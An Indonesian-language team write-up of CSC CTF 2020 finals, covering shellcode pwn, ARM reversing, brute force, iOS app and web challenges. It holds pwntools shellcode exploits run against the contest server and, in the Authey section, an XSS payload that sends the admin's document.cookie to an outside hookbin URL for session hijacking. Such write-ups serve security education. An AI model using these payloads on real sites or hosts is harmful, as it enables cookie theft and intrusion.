WriteUp Final CSC CTF 2020

Lu mah mending, lah kita

MBEERRR

ChaO

AnehMan

Binary Exploitation

1. babysc

a. Executive Summary

"(`Д´)

P.S. flag is in /home/(chall name)/(unknown dir)/flag.txt"

Author: tempestuous

```
nc 139.59.97.212 23339
```

b. Technical Report

Diberikan sebuah binary dengan spesifikasi sebagai berikut.

Terlihat bahwa binary menggunakan arsitektur 64 bit dan security yang ada pada binary tersebut ter-enabled semua. Namun jika dilihat lebih baik di **IDA Pro**, binary tersebut akan meng-exec shellcode yang akan menjadi inputan kita. Berikut merupakan potongan pseudocode nya.

```
// local variable allocation has failed, the output may be wrong!
int __cdecl main(int argc, const char **argv, const char **envp)
{
  void *v3; // rdi

  initialize(*(_QWORD *)&argc, argv, envp);
  puts("babysc");
  puts("======");
  printf("Shellcode: ");
  read(0, (char *)rwx + 48, 0x100uLL);
  memcpy(rwx, &sc, 0x30uLL);
  v3 = rwx;
  mprotect(rwx, 0x1000uLL, 5);
  setup_seccomp(v3, 4096LL);
  ((void (__fastcall *)(__int64))rwx)(rw + 1280);
  return 0;
}
```

Namun, syscall difilter sedemikian rupa sehingga kita hanya bisa memakai beberapa syscall. Untuk melihat syscall yang bisa / tidak bisa kita pakai, kami menggunakan **seccomp-tools.** Berikut gambarnya.

```
chao at Yu in [~/Downloads/cscctf/pwn/babysc]
17:59:17 › seccomp-tools dump ./babysc
babysc
======
Shellcode: a
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x0a 0xc000003e  if (A != ARCH_X86_64) goto 0012
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x07 0xffffffff  if (A != 0xffffffff) goto 0012
 0005: 0x15 0x05 0x00 0x00000000  if (A == read) goto 0011
 0006: 0x15 0x04 0x00 0x00000001  if (A == write) goto 0011
 0007: 0x15 0x03 0x00 0x0000003c  if (A == exit) goto 0011
 0008: 0x15 0x02 0x00 0x000000d9  if (A == getdents64) goto 0011
 0009: 0x15 0x01 0x00 0x000000e7  if (A == exit_group) goto 0011
 0010: 0x15 0x00 0x01 0x00000101  if (A != openat) goto 0012
 0011: 0x06 0x00 0x00 0x7fff0000  return ALLOW
 0012: 0x06 0x00 0x00 0x00000000  return KILL
```

Dapat dilihat binary hanya bisa melakukan **openat, read, write, getdents64, exit,** dan **exit_group**.

Ide kami adalah untuk melihat **unknown_dir** terlebih dahulu dengan **getdents64** agar kita dapat melihat lokasi dari flag.

Berikut exploit yang kami buat.

```python
from pwn import *

context.arch = 'amd64'

# p = process("./babysc")
p = remote("139.59.97.212", 23339)

shellcode = ''

#/home/babysc/55ffa688e1003d7020b4b2b0e84b85fc/flag.txt
shellcode += asm(shellcraft.openat(0, '/home/babysc/', 0, 0))
shellcode += asm(shellcraft.getdents64('rax', 'rsp', 0x100))
shellcode += asm(shellcraft.write(1, 'rsp', 0x100))

p.sendline(shellcode)

p.interactive()
```

Pertama, kami lakukan list directory pada **/home/babysc** untuk melihat nama directory yg **unknown** tersebut. Berikut outputnya.

```
chao at Yu in [~/Downloads/cscctf/pwn/babysc]
18:02:35 › python exploit.py
[+] Opening connection to 139.59.97.212 on port 23339: Done
[*] Switching to interactive mode
babysc
======
Shellcode: \x98K3\x00\x00\x00\x00\x00\x00\x00\x00.\x00\x00HK3\x00\x00\x00\x00\x00\x00\x00\x00.bashrc\x00\x00\x00JK3\x00\x00\x00\x00\x00\
00\x00\x00\x00..\x00\x00K3\x00\x00\x00\x00\x00\x00\x00\x00\x00.bash_logout\x00K3\x00\x00\x00\x00\x00\x00\x00\x00\x0055ffa688e1003d7020b4b2b0e84b85fc
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*] Got EOF while reading in interactive
$
[*] Interrupted
[*] Closed connection to 139.59.97.212 port 23339
```

c. Flag

Flag: **[flag]**

Sekarang sudah terlihat bahwa nama directory yang tidak diketahui tersebut adalah **55ffa688e1003d7020b4b2b0e84b85fc.** Jika kita lihat lagi isi dari directory tersebut, akan terdapat file **flag.txt.** Selanjutnya tinggal kita baca saja isi dari flag tersebut dengan **openat, read, write**. Berikut exploit yang kami buat.

```python
from pwn import *

context.arch = 'amd64'

# p = process("./babysc")
p = remote("139.59.97.212", 23339)

shellcode = ''

#/home/babysc/55ffa688e1003d7020b4b2b0e84b85fc/flag.txt
shellcode += asm(shellcraft.openat(0, '/home/babysc/55ffa688e1003d7020b4b2b0e84b85fc/flag.txt', 0, 0))
shellcode += asm(shellcraft.read('rax', 'rsp', 0x100))
shellcode += asm(shellcraft.write(1, 'rsp', 0x100))

p.sendline(shellcode)

p.interactive()
```

```
chao at Yu in [~/Downloads/cscctf/pwn/babysc]
18:02:54 › python exploit.py
[+] Opening connection to 139.59.97.212 on port 23
[*] Switching to interactive mode
babysc
======
Shellcode: CSCCTF{on3_b4bySteP_At_a_t1mE}
b4b2b0e84b85fc/flag.txt\x00\x00\x00\x00\x00\x00\x0
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x
0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00[*] G
$
```

Duar flag

c. Flag

Flag: **CSCCTF{on3_b4bySteP_At_a_t1mE}**

Reverse Engineering

1. Readme

a. Executive Summary

what's my final value?

Author: avltree

b. Technical Report

Diberikan file asm dengan nama main.s, berikut penampakannya

```
.section    __TEXT,__text,regular,pure_instructions
.ios_version_min 11, 0    sdk_version 14, 2
.globl    _notmain                ; -- Begin function notmain
.p2align    2
_notmain:                                 ; @notmain
   sub    sp, sp, #64             ; =64
   stp    x29, x30, [sp, #48]     ; 16-byte Folded Spill
   add    x29, sp, #48            ; =48
   stur    w0, [x29, #-4]
   stur    x1, [x29, #-16]
   mov    x8, #100
   str    x8, [sp, #24]
   str    wzr, [sp, #20]

LBB0_1:
   ldr    w8, [sp, #20]
   cmp    w8, #1337
   b.ge    LBB0_28
   ldr    w8, [sp, #20]
   mov    w9, #3
   sdiv    w10, w8, w9
   mul    w9, w10, w9
   subs    w8, w8, w9
   cbnz    w8, LBB0_4
   ldr    x8, [sp, #24]
   add    x8, x8, #1000
   str    x8, [sp, #24]
```

```
   b    LBB0_26

LBB0_4:
   ldr    w8, [sp, #20]
   mov    w9, #4
   sdiv    w10, w8, w9
   mul    w9, w10, w9
   subs    w8, w8, w9
   cbnz    w8, LBB0_6
   ldr    x8, [sp, #24]
   add    x8, x8, #100
   str    x8, [sp, #24]
   b    LBB0_25

LBB0_6:
   ldr    w8, [sp, #20]
   mov    w9, #5
   sdiv    w10, w8, w9
   mul    w9, w10, w9
   subs    w8, w8, w9
   cbnz    w8, LBB0_8
   ldr    x8, [sp, #24]
   add    x8, x8, #10
   str    x8, [sp, #24]
   b    LBB0_24

LBB0_8:
   ldr    w8, [sp, #20]
   mov    w9, #6
   sdiv    w10, w8, w9
   mul    w9, w10, w9
   subs    w8, w8, w9
   cbnz    w8, LBB0_10
   ldr    x8, [sp, #24]
   add    x8, x8, #1
   str    x8, [sp, #24]
   b    LBB0_23

LBB0_10:
   ldr    w8, [sp, #20]
```

```
    mov     w9, #7
    sdiv    w10, w8, w9
    mul     w9, w10, w9
    subs    w8, w8, w9
    cbnz    w8, LBB0_12
    ldr     x8, [sp, #24]
    add     x8, x8, #2000
    str     x8, [sp, #24]
    b     LBB0_22

LBB0_12:
    ldr     w8, [sp, #20]
    mov     w9, #8
    sdiv    w10, w8, w9
    mul     w9, w10, w9
    subs    w8, w8, w9
    cbnz    w8, LBB0_14
    ldr     x8, [sp, #24]
    add     x8, x8, #200
    str     x8, [sp, #24]
    b     LBB0_21

LBB0_14:
    ldr     w8, [sp, #20]
    mov     w9, #9
    sdiv    w10, w8, w9
    mul     w9, w10, w9
    subs    w8, w8, w9
    cbnz    w8, LBB0_16
    ldr     x8, [sp, #24]
    add     x8, x8, #20
    str     x8, [sp, #24]
    b     LBB0_20

LBB0_16:
    ldr     w8, [sp, #20]
    mov     w9, #10
    sdiv    w10, w8, w9
    mul     w9, w10, w9
    subs    w8, w8, w9
```

```
    cbnz    w8, LBB0_18
    ldr     x8, [sp, #24]
    add     x8, x8, #2
    str     x8, [sp, #24]
    b     LBB0_19

LBB0_18:
    ldr     x8, [sp, #24]
    add     x8, x8, #1337
    str     x8, [sp, #24]

LBB0_19:
LBB0_20:
LBB0_21:
LBB0_22:
LBB0_23:
LBB0_24:
LBB0_25:
LBB0_26:
    ldr     w8, [sp, #20]
    add     w8, w8, #1
    str     w8, [sp, #20]
    b     LBB0_1

LBB0_28:
        ldr     x8, [sp, #24]
        adrp    x0, l_.str@PAGE
        add     x0, x0, l_.str@PAGEOFF
        mov     x9, sp
        str     x8, [x9]
        bl    _printf
        mov     w10, #0
        mov     x0, x10
        ldp     x29, x30, [sp, #48]
        add     sp, sp, #64
        ret

    .section    __TEXT,__cstring,cstring_literals
l_.str:                                 ## @.str
    .asciz    "%lld"
```

Program akan melakukan operasi aritmatika, dan hasilnya akan di print. Flag adalah output dari program tersebut.
Karena ini ARM, dan kami tidak pernah membaca assembly dari ARM, kami melakukan sedikit googling. Setelah melakukan googling dan analisa pada assembly yang diberikan, kami bisa menyimpulkan bahwa:

1. Program dimulai dari `_notmain`
2. Setelah perintah di _notmain selesai, selanjutnya program akan menjalankan perintah di `LBB0_1`
3. LBB0_1 merupakan looping, dimana kondisinya adalah `w8 < 1337`, dan pada fungsi `LBB0_26`, `w8` akan ditambah 1 (increment)
4. Ada banyak sekali if statement (if dalam if, atau nested if), dengan statement yang serupa
5. Setelah melalui operasi aritmatika yang berada di dalam loop + nested if tadi, program akan menyimpan hasilnya di variabel x8, di print, dan program berakhir

Berdasarkan kesimpulan diatas, langsung saja kita buat ulang algoritmanya dengan python. Berikut penampakannya

```
w8 = 0
x8 = 100
sp24 = x8
sp20 = 0
while w8 < 1337:
   w8 = sp20
   w9 = 3
   w10 = w8//w9
   w9 = w10*w9
   w8 = w8 - w9
   # print(w8)
   if w8 != 0:
       # LBB0_4
       w8 = sp20
       w9 = 4
       w10 = w8//w9
       w9 = w10*w9
       w8 = w8 - w9
       if w8 != 0:
           # LBB0_6
           w8 = sp20
           w9 = 5
```

```
            w10 = w8//w9
            w9 = w10*w9
            w8 = w8 - w9
            if w8 != 0:
                # LBB0_8
                w8 = sp20
                w9 = 6
                w10 = w8//w9
                w9 = w10*w9
                w8 = w8 - w9
                if w8 != 0:
                    # LBB0_10
                    w8 = sp20
                    w9 = 7
                    w10 = w8//w9
                    w9 = w10*w9
                    w8 = w8 - w9
                    if w8 != 0:
                        # LBB0_12
                        w8 = sp20
                        w9 = 8
                        w10 = w8//w9
                        w9 = w10*w9
                        w8 = w8 - w9
                        if w8 != 0:
                            # LBB0_14
                            w8 = sp20
                            w9 = 9
                            w10 = w8//w9
                            w9 = w10*w9
                            w8 = w8 - w9
                            if w8 != 0:
                                # LBB0_16
                                w8 = sp20
                                w9 = 10
                                w10 = w8//w9
                                w9 = w10*w9
                                w8 = w8 - w9
                                if w8 != 0:
                                    # LBB0_18
```

```
                                    x8 = sp24
                                    x8 = x8 + 1337
                                    sp24 = x8
                                x8 = sp24
                                x8 = x8 + 2
                                sp24 = x8
                            x8 = sp24
                            x8 = x8 + 20
                            sp24 = x8
                        x8 = sp24
                        x8 = x8 + 200
                        sp24 = x8
                    x8 = sp24
                    x8 = x8 + 2000
                    sp24 = x8
                x8 = sp24
                x8 = x8 + 1
                sp24 = x8
            x8 = sp24
            x8 = x8 + 10
            sp24 = x8
        x8 = sp24
        x8 = x8 + 100
        sp24 = x8
    sp24 = x8
    x8 = x8 + 1000
    sp24 = x8
    # LBB0_26
    w8 = sp20
    w8 = w8 + 1
    sp20 = w8
# LBB0_28
x8 = sp24
print(x8)
```

Hasilnya adalah:

```
3216995
```

Coba submit, eh salah :((

Setelah bingung selama kurang lebih 1 jam (dan coba nebak flag), kami menyadari 1 hal. Pada saat perintah `cbnz`, kita mencoba menambahkan `else` setelah melakukan pengecekan kalau w8 bernilai 0 atau tidak (Compare and Branch on Non-Zero). Jadi kita menambahkan tambahan `else` pada setiap `if` yang ada. Berikut adalah script python nya

```
# not_main
w8 = 0
x8 = 100
sp24 = x8
sp20 = 0
# LBB0_1
while w8 < 1337:
   w8 = sp20
   w9 = 3
   w10 = w8//w9
   w9 = w10*w9
   w8 = w8 - w9
   if w8 != 0:
       # LBB0_4
       w8 = sp20
       w9 = 4
       w10 = w8//w9
       w9 = w10*w9
       w8 = w8 - w9
       if w8 != 0:
           # LBB0_6
           w8 = sp20
           w9 = 5
           w10 = w8//w9
           w9 = w10*w9
           w8 = w8 - w9
           if w8 != 0:
               # LBB0_8
               w8 = sp20
               w9 = 6
               w10 = w8//w9
               w9 = w10*w9
               w8 = w8 - w9
               if w8 != 0:
```

```
# LBB0_10
w8 = sp20
w9 = 7
w10 = w8//w9
w9 = w10*w9
w8 = w8 - w9
if w8 != 0:
    # LBB0_12
    w8 = sp20
    w9 = 8
    w10 = w8//w9
    w9 = w10*w9
    w8 = w8 - w9
    if w8 != 0:
        # LBB0_14
        w8 = sp20
        w9 = 9
        w10 = w8//w9
        w9 = w10*w9
        w8 = w8 - w9
        if w8 != 0:
            # LBB0_16
            w8 = sp20
            w9 = 10
            w10 = w8//w9
            w9 = w10*w9
            w8 = w8 - w9
            if w8 != 0:
                # LBB0_18
                x8 = sp24
                x8 = x8 + 1337
                sp24 = x8
            else:
                x8 = sp24
                x8 = x8 + 2
                sp24 = x8
        else:
            x8 = sp24
            x8 = x8 + 20
            sp24 = x8
```

```
                    else:
                        x8 = sp24
                        x8 = x8 + 200
                        sp24 = x8
                else:
                    x8 = sp24
                    x8 = x8 + 2000
                    sp24 = x8
            else:
                x8 = sp24
                x8 = x8 + 1
                sp24 = x8
        else:
            x8 = sp24
            x8 = x8 + 10
            sp24 = x8
    else:
        x8 = sp24
        x8 = x8 + 100
        sp24 = x8
else:
    sp24 = x8
    x8 = x8 + 1000
    sp24 = x8
# LBB0_26
w8 = sp20
w8 = w8 + 1
sp20 = w8
# LBB0_28
x8 = sp24
print("CSCCTF{"+str(x8)+"}")
```

Hasilnya:

```
CSCCTF{1233423}
```

Kita coba submit, akhirnya bener juga :')

c. Flag

Flag: **CSCCTF{1233423}**

2. breaker

a. Executive Summary

Where the exactly indexed flag? please let me know.

Author: redspr

b. Technical Report

Diberikan sebuah binary, saat dirun kami langsung berpikir untuk bruteforce tanpa melihat pseudocodenya h3h3.
Langsung saja kami buat script bruteforcenya, kami melakukan bruteforce per karakter untuk mendapatkan karakter yang tepat pada tiap guess yang ada.
Berikut skrip yang kami buat.

```
from pwn import *
import string

flag = ''

for i in range(1, 49):
 for j in string.printable:
   try:
     context.log_level = 'error'
     p = process("./breaker")

     if flag != '':
       for x in flag:
         p.sendline(x)
     p.sendline(j)
     p.recvline()
     level = p.recv(timeout=0.2)
     # print level
     if "1/48" not in level:
       flag += j
       p.close()
       print "Flag: ", flag
       break
     p.close()
   except:
```

```
    pass


p = process("./breaker")
for x in flag:
 p.sendline(x)
p.sendline('w')
# p.interactive()
print p.recv()
```

Maunya pake subprocess, tapi ga bisa jadinya pake pwntools hikz :(

```
Breakin 'em all!
Guess 1/48: Guess 2/48: Guess 3/48: Guess 4/48: Guess 5/48: Guess 6/4
 16/48: Guess 17/48: Guess 18/48: Guess 19/48: Guess 20/48: Guess 21/
uess 31/48: Guess 32/48: Guess 33/48: Guess 34/48: Guess 35/48: Guess
8: Guess 46/48: Guess 47/48: Guess 48/48: Ouch, word guessed! :(
 Congrats, CSCCTF{wh4t_th3_fun_m0m3nt_brutef0rc1ng_w1th_SubPr0cesS}
```

c. Flag

Flag: **CSCCTF{wh4t_th3_fun_m0m3nt_brutef0rc1ng_w1th_SubPr0cesS}**

3. cr4shed

a. Executive Summary

The application keep failing, I wonder why

Author: avltree

b. Technical Report


Diberikan file .ipa, jika dicek dengan perintah file, ternyata merupakan Zip archive data

```
CTF.ipa: Zip archive data, at least v2.0 to extract
```

Langsung saja kita unzip, berikut adalah beberapa file yang berhasil di extract.

```
  inflating: Payload/CTF.app/embedded.mobileprovision
  inflating: Payload/CTF.app/Info.plist
  inflating: Payload/CTF.app/PkgInfo
  inflating: Payload/AVLBankFramework.framework/_CodeSignature/CodeResources
  inflating: Payload/AVLBankFramework.framework/Headers/AVLBankFramework.h
  inflating: Payload/AVLBankFramework.framework/Modules/module.modulemap
  inflating: Payload/CTF.app/_CodeSignature/CodeResources
   creating: Payload/CTF.app/Base.lproj/Main.storyboardc/
   creating: Payload/CTF.app/Base.lproj/LaunchScreen.storyboardc/
   creating: Payload/CTF.app/Frameworks/AVLBankFramework.framework/
  inflating: Payload/CTF.app/Base.lproj/Main.storyboardc/UIViewController-BYZ-38-t0r.nib
  inflating: Payload/CTF.app/Base.lproj/Main.storyboardc/BYZ-38-t0r-view-8bC-Xf-vdC.nib
  inflating: Payload/CTF.app/Base.lproj/Main.storyboardc/Info.plist
  inflating: Payload/CTF.app/Base.lproj/LaunchScreen.storyboardc/01J-lp-oVM-view-Ze5-6b-2t
3.nib
  inflating: Payload/CTF.app/Base.lproj/LaunchScreen.storyboardc/UIViewController-01J-lp-o
VM.nib
  inflating: Payload/CTF.app/Base.lproj/LaunchScreen.storyboardc/Info.plist
   creating: Payload/CTF.app/Frameworks/AVLBankFramework.framework/_CodeSignature/
  inflating: Payload/CTF.app/Frameworks/AVLBankFramework.framework/AVLBankFramework
  inflating: Payload/CTF.app/Frameworks/AVLBankFramework.framework/Info.plist
  inflating: Payload/CTF.app/Frameworks/AVLBankFramework.framework/_CodeSignature/CodeReso
urces
```

Berdasarkan pengalaman waktu kualifikasi, kami langsung mencari string “CSCCTF” di semua tempat. Ya, kami menemukan flagnya. Pengalaman memang guru terbaik h3h3h3



c. Flag

Flag: **CSCCTF{G00dR3v3rs3rC4nM4k34L0T0fM0n3Y}**

Web Exploitation

1. Plot

a. Executive Summary

Author: Siahaan


http://139.59.97.212:31338

b. Technical Report

Diberikan web dengan tampilan sebagai berikut

Langsung saja mendaftar dengan
Email: a@a.com
Password: password

Login, lalu tinggal klik “Get Some CSCCTF Thingy Tiny Pointy Flaggy”, flag muncul



c. Flag

Flag: **CSCCTF{2020_Pollution_4nd_Corrupt1on}**

2. Authey

a. Executive Summary

Author: Siahaan

http://139.59.97.212:31335


b. Technical Report

Adanya vuln xss pada saat compose message content yang dikirimkan akan dieksekusi pada browser si admin@getflaghere.com. Vuln tersebut dapat dimanfaatkan untuk mencuri cookie admin.


Pada input content kami menggunakan payload sebagai berikut:

<script>window.location.href="https://hookb.in/BY7VJGN69jFLDDx31Pjo?c=" + document.cookie</script>

Pada hookbin kami berhasil mendapatkan cookie milik admin



Kami mengganti cookie kami menggunakan cookie milik admin:



c. Flag

Flag: **CSCCTF{great_cost_for_00pen_redirection}**